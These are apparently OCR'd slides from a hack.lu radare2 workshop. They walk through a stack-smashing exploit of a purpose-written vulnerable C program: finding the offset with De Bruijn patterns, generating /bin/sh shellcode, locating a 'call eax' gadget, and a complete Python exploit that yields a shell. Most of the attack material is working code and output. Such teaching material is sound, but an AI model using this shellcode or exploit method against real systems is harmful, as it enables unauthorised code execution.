
STACK SMASHING





STACK SMASHING





PWN1

PWN1

- Written for this workshop
- Oldschool *classic* example
- You'll write the final exploit


```
jvoisin@kaa 3:31 ~/prez/hacklu/exploitation/pwn1 cat pwn1.c      [master] git:hacklu
#include <string.h>
#include <stdio.h>

char* foo(const char *b) {
    char buff[64];

    return strcpy(buff, b);
}

int main(int argc, char **argv) {
        if (argc > 1)
                printf("%p\n", foo(argv[1]));

    return 0;
}
jvoisin@kaa 3:31 ~/prez/hacklu/exploitation/pwn1 ./pwn1 $(ragg2 -P 300 -r)
zsh: segmentation fault (core dumped)  ./pwn1 $(ragg2 -P 300 -r)
jvoisin@kaa 3:31 ~/prez/hacklu/exploitation/pwn1                 [master] git:hacklu
```

DE BRUIJN PATTERNS

```
jvoisin@kaa 2:40 ~/prez/hacklu/exploitation/pwn1 r2 -b 32 -d rarun2 program=pwn1 arg1=`ragg2 -P 300 -r`
Process with PID 9279 started...
PID = 9279
pid = 9279 tid = 9279
r_debug_select: 9279 9279
Using BADDR 400000
bits 64
pid = 9279 tid = 9279
 -- Switch between print modes using the 'p' and 'P' keys in visual mode
[0xfc3fb210]> dc
r_debug_select: 9279 1
[0xf770a010]> dc
[+] signal 11 aka SIGSEGV received
[0x41614141]> dr=
 eip 0x41614141    oeax 0xffffffff     eax 0xff800150     ebx 0xf76e2000
 ecx 0xff801760     edx 0xff800278     esp 0xff8001a0     ebp 0x5a414159
 esi 0x00000000     edi 0x00000000     eflags = 1PSIV
[0x41614141]> woO eip
76
[0x41614141]> pxw 4 @eax~[1]
0x42414141
[0x41614141]> woO 0x42414141
0
[0x41614141]>
```

EXPLOIT!

- No ALSR
- No NX
- No Canary



GENERATE SHELLCODE

```
jvoisin@kaa 3:03 ~ ragg2 -L
shellcodes:
      exec : execute cmd=/bin/sh suid=false
encoders:
       xor : xor encoder for shellcode
jvoisin@kaa 3:04 ~ ragg2 -a x86 -b 32 -i exec -z
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\x
e1\x99\xb0\x0b\xcd\x80"
jvoisin@kaa 3:04 ~
```

```
jvoisin@kaa 3:09 ~/prez/hacklu/exploitation/pwn1 r2 -qc '/Rl call eax' ./pwn1
0x080483b3:  add [ebp+0x551174c0], al; mov ebp, esp; sub esp, 0x14; push 0x804a024; call e
ax;
0x080483b3:  push ebp; mov ebp, esp; sub esp, 0x14; push 0x804a024; call eax;
0x080483b3:  mov ebp, esp; sub esp, 0x14; push 0x804a024; call eax;
0x080483b3:  sub esp, 0x14; push 0x804a024; call eax;
0x080483b3:  in al, dx; adc al, 0x68; and al, 0xa0; add al, 0x8; call eax;
0x080483b3:  adc al, 0x68; and al, 0xa0; add al, 0x8; call eax;
0x080483b3:  push 0x804a024; call eax;
0x080483b3:  and al, 0xa0; add al, 0x8; call eax;
0x080483b3:  add al, 0x8; call eax;
0x080483b3:  call eax;
jvoisin@kaa 3:09 ~/prez/hacklu/exploitation/pwn1                    [master] git:hacklu
```

YOUR TURN!

Write a working exploit!

SHOW ME YOURS, I'LL SHOW YOU MINE

```
1 l = 76 + 4
2 shellcode = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80'
3 jmp = '\xb3\x83\x04\x08' # call eax
4 padding = 'A' * (l - len(shellcode) - len(jmp))
5
6 print shellcode + padding + jmp
~
~
~
NORMAL +0 ~0 -0  exploit.py                                  python  utf-8[unix]  100% :  6: 32
```

```
jvoisin@kaa 3:12 ~/prez/hacklu/exploitation/pwn1 ./pwn1 $(python exploit.py )                [master] git:hacklu
$ id
uid=1000(jvoisin) gid=1000(jvoisin) groups=1000(jvoisin),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),125(sambashare)
$
```

MALWARE ANALYSIS

OTHER R2 COMMANDS I USE FREQUENTLY AT WORK

1. #?
2. ?d, i?
3. Visual mode and associated (VVV, Vv, ;, ...)
4. Analysis command (axt, agf, ...)
5. /m?, /C?, pf, px?, p6d, p=
6. yara, zF
7. pr, wt
8. basic zsh/bash scripting, r2-pipe

DOCUMENTATION

- Website: http://rada.re/
- Blog: http://radare.today
- Book: http://maijin.gitbooks.io/radare2book/content/